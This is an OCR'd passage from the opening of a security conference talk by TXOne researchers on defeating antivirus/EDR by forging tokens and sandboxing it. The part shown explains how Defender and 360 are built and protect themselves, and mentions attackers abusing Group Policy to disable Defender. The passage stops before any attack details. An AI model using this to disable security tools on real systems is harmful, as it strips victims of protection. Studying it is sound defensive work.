笑死😂

能關防毒幹嘛要做免殺呢？
從令牌偽造到把防毒關進沙箱隔離

Sheng-Hao Ma and Dexter Chen, PSIRT and Threat Research
TXOne Networks Inc.

May 09, 2023

Sheng-Hao Ma and Dexter Chen

Sheng-Hao Ma

Senior Threat Researcher, PSIRT and Threat Research at TXOne Networks

- 馬聖豪 (@aaaddress1) 目前為 TXOne Networks 產品資安事件應變暨威脅研究團隊 資深威脅研究員，專研 Windows 逆向工程分析超過十年經驗，熱愛 x86、漏洞技巧、編譯器實務、與作業系統原理。
- 此外，他目前為台灣資安社群 CHROOT 成員。並曾任 Black Hat USA、DEFCON、CODE BLUE、 HITB、VXCON、HITCON、ROOTCON、CYBERSEC 等各個國內外年會講者與授課培訓，並著有熱銷資安書籍《Windows APT Warfare：惡意程式前線作戰指南》

Dexter Chen

Threat Researcher, PSIRT and Threat Research at TXOne Networks

- Dexter Chen 目前於 TXOne Networks 擔任資安威脅研究員，專注於滲透測試、紅隊手法及網域 (Active Directory) 安全。Dexter 於 Black Hat MEA、CODE BLUE、HITCON、CYBERSEC 等國際資安會議均發表過研究。
- 加入 TXOne 前，服務於 Trend Micro 紅隊，擅長橫向移動和紅隊的 Operation Security，是一個整天專注於漏洞研究、各種攻擊手法分析及 CTF 的資安愛好者。目前持有 OSCP 和 OSWE。此外 Dexter 曾多次擔任資安課程講師，包含 HITCON Training 2022 / 2021 / 2020、資安卓越中心 (CCoE) 計畫及國防部等單位。

Outline

01 | Architecture

Disassemble Architecture of the Trend AV/EDR
Take Microsoft Defender as Example

02 | Protect Lifecycle


Lifecycle of Security Protection

03 | Recent Attacks of Privileges

A New Trend Attacks of Windows Token Forge

04 | Conclusion

Some suggestions for help to avoid similar attacks



為保護當事人權益...

為保護安全友商權益，以下我們皆以 Defender 馬賽克做處理

Disassemble Architecture of the Trend AV/EDR

Take Microsoft Defender as Example

Major Security Solution Architecture

- Kernel Driver signed with WHQL
  - PsSetCreateProcessNotifyRoutine
  - Minifilter IRP Filters

- InProcess Hosting Agent
  - Inject DLL agent into Untrusted Process
  - Inline Hooks for Win32 APIs


- Service/Agents
  - Run as Userland Process PPL(Antimalware) level
  - Active Protection: Communicate with the kernel driver
    - As detection engine
    - Detect and block the malicious behaviors, binaries, traffic, etc.

  - Regular scan the files on NTFS, event logs, memory, …
  - Expose its interface for third-part products
    - AMSI (Anti-Malware-Scan-Interface)
    - PowerShell, UAC, CLR, MS Office…

Case Study: Defender Architecture

- Win8: ELAM
  - Early Launch Antimalware
  - WDFilter is responsible for waking up/mounting third-party antivirus drivers with WHQL signatures at boot time
- Win10: WDFilter
  - Windows Defender Minifilter Driver
  - I/O IRP Filtering
  - Network, NTFS, Load Images (PE/DLL), Registers, etc.

- Practice Architecture
  - WDFilter.sys
  - MpEngine.dll - Malware Simulator & Pattern Matching Engine (BlackHat 2018 + 2022)
  - MsMpEng.exe - mounts the system service program of MpEngine.dll and provides the whole machine AMSI interface communication


WinDefend Properties

Preshutdown timeout: 10000 milliseconds


Service SID: S-1-5-80-1913148863-3492339771-4165695881-2087618961-4

SID type: Unrestricted


Protection: Light (Antimalware)

Self-Protection


- Anti-Tamper
  - Monitor the registry to avoid Hijack/Remove/Disable Defender's configuration
  - Attackers abuse Group Policy (GPEDIT.msc) to shut down Defender
  - Defender service will refuse any shutdown in further time, after being shutdown 3+ times
- MsMpEng (Service)
  - Run with NT Authority\System & PPL (Antimalware) level
  - Services.exe will check it alive, or kill the old one (if existing) and launch a new one
- Defender home folder is locked
  - Fully unwritable, even you have SYSTEM/TrustedInstaller privileges or Tokens.
  - The only exception is MpCmdRun.exe



Name	PID	User name	Protection
MsMpEng.exe	3316	NT AUTHORITY\SYSTEM	Light (Antimalware)



Groups
Everyone
BUILTIN\Users
NT AUTHORITY\SERVICE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
NT SERVICE\WinDefend
NT AUTHORITY\LogonSessionId_0_147715
LOCAL
BUILTIN\Administrators
Mandatory Label\System Mandatory Level



MsMpEng.exe (3316) Properties

File

Antimalware Service Executable
(Verified) Microsoft Windows Publisher

Version: 4.18.2203.5 (WinBuild.160101.0800)

Image file name (Win32): C:\ProgramData\Microsoft\Windows Defender\Platform\4.18

Image file name: \Device\HarddiskVolume4\ProgramData\Microsoft\Windows I

Process

Command line: "C:\ProgramData\Microsoft\Windows Defende

Current directory: N/A

Started: 11 minutes and 23 seconds ago (1:09:38 PM 4/13/20


Parent console: services.exe (816)

Parent process: services.exe (816)


Mitigation policies: N/A

Protection: Light (Antimalware)

Image type: AMD64 (64-bit)



Name	PID	Integrity	User name	Description	CPU
SecurityHealthServic...	7104	System	NT AUTHORITY\SYSTEM	Windows Security Health Se...	
svchost.exe	7768	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	8048	System	NT AUTHORITY\LOCAL SERVICE	Windows 服务主进程	
SgrmBroker.exe	7660	System	NT AUTHORITY\SYSTEM	System Guard 运行时监视器...	
svchost.exe	6560	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	1868	System	NT AUTHORITY\LOCAL SERVICE	Windows 服务主进程	
svchost.exe	1496	Medium	AAADDRESS18DA1\aaaddress1	Windows 服务主进程	
svchost.exe	1780	System	NT AUTHORITY\LOCAL SERVICE	Windows 服务主进程	
svchost.exe	2888	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	6096	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	2172	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
ZhuDongFangYu.exe	2468	System	NT AUTHORITY\SYSTEM	360主动防御服务模块	0.03
360rps.exe	920	System	NT AUTHORITY\SYSTEM	360杀毒 服务程序	0.26
svchost.exe	9232	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	1532	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	4672	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	2540	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
svchost.exe	4832	System	NT AUTHORITY\SYSTEM	Windows 服务主进程	
lsass.exe	696	System	NT AUTHORITY\SYSTEM	Local Security Authority Pro...	
fontdrvhost.exe	844	Low	Font Driver Host\UMFD-0	Usermode Font Driver Host	
csrss.exe	552	System	NT AUTHORITY\SYSTEM	Client Server Runtime Process	0.44
winlogon.exe	640	System	NT AUTHORITY\SYSTEM	Windows 登录应用程序	
fontdrvhost.exe	848	Low	Font Driver Host\UMFD-1	Usermode Font Driver Host	
dwm.exe	724	System	Window Manager\DWM-1	桌面窗口管理器	1.06
explorer.exe	4384	Medium	AAADDRESS18DA1\aaaddress1	Windows 资源管理器	1.42
SecurityHealthSystray....	5484	Medium	AAADDRESS18DA1\aaaddress1	Windows Security notificatio...	
msedge.exe	7240	Medium	AAADDRESS18DA1\aaaddress1	Microsoft Edge	0.06
msedge.exe	7352	Medium	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	7516	Low	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	7524	Medium	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	7568	Untrusted	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	4300	Low	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	3564	Untrusted	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	5388	Untrusted	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	648	Low	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
msedge.exe	312	Untrusted	AAADDRESS18DA1\aaaddress1	Microsoft Edge	
Autoruns.exe	4076	Medium	AAADDRESS18DA1\aaaddress1	Autostart program viewer	
MusNotifyIcon.exe	2756	Medium	AAADDRESS18DA1\aaaddress1	MusNotifyIcon.exe	
ProcessHacker.exe	6388	High	AAADDRESS18DA1\aaaddress1	Process Hacker	1.47
sesvc.exe	9308	Medium	AAADDRESS18DA1\aaaddress1	360安全浏览器 服务组件	
sesvr.exe	9900	Medium	AAADDRESS18DA1\aaaddress1	360安全浏览器 组件	
360sd.exe	5844	High	AAADDRESS18DA1\aaaddress1	360杀毒 主程序	2.94
360rp.exe	3880	High	AAADDRESS18DA1\aaaddress1	360杀毒 实时监控	0.48
360tray.exe	5756	High	AAADDRESS18DA1\aaaddress1	360安全卫士 安全防护中心模块	0.17
dep360.exe	3328	High	AAADDRESS18DA1\aaaddress1	360杀毒 辅助程序	0.10



ZhuDongFangYu.exe (2468) 属性

File

360主动防御服务模块

(Verified) Beijing Qihu Technology Co., Ltd.

Version: 3.2.2.3095

Image file name: C:\Program Files\360\360safe\deepscan\ZhuDongFangYu.exe

Process

Command line: "C:\Program Files\360\360safe\deepscan\zhudongfangyu.exe"

Current directory: C:\Windows\system32\

Started: 7 minutes and 31 seconds ago (17:27:54 2022/9/14)

PEB address: 0x7ec000 (32-bit: 0x7ed000) Image type: 32-bit

Parent: services.exe (680)

Mitigation policies: DEP (permanent); ASLR

Protection: Light (Antimalware)

360rps.exe (920) 属性

File

360杀毒 服务程序

(Verified) Qihoo 360 Software (Beijing) Company Limited

Version: 5.0.0.8071

Image file name: C:\Program Files\360\360sd\360rps.exe

Process

Command line: "C:\Program Files\360\360sd\360rps.exe"

Current directory: C:\Windows\system32\

Started: 15 minutes and 18 seconds ago (17:28:47 2022/9/14)

PEB address: 0xa80000 Image type: 64-bit


Parent: services.exe (680)

Mitigation policies: DEP (permanent); ASLR

Protection: None

Lifecycle of Security Protection

Boost?



BIOS

Power Up

OS Loader

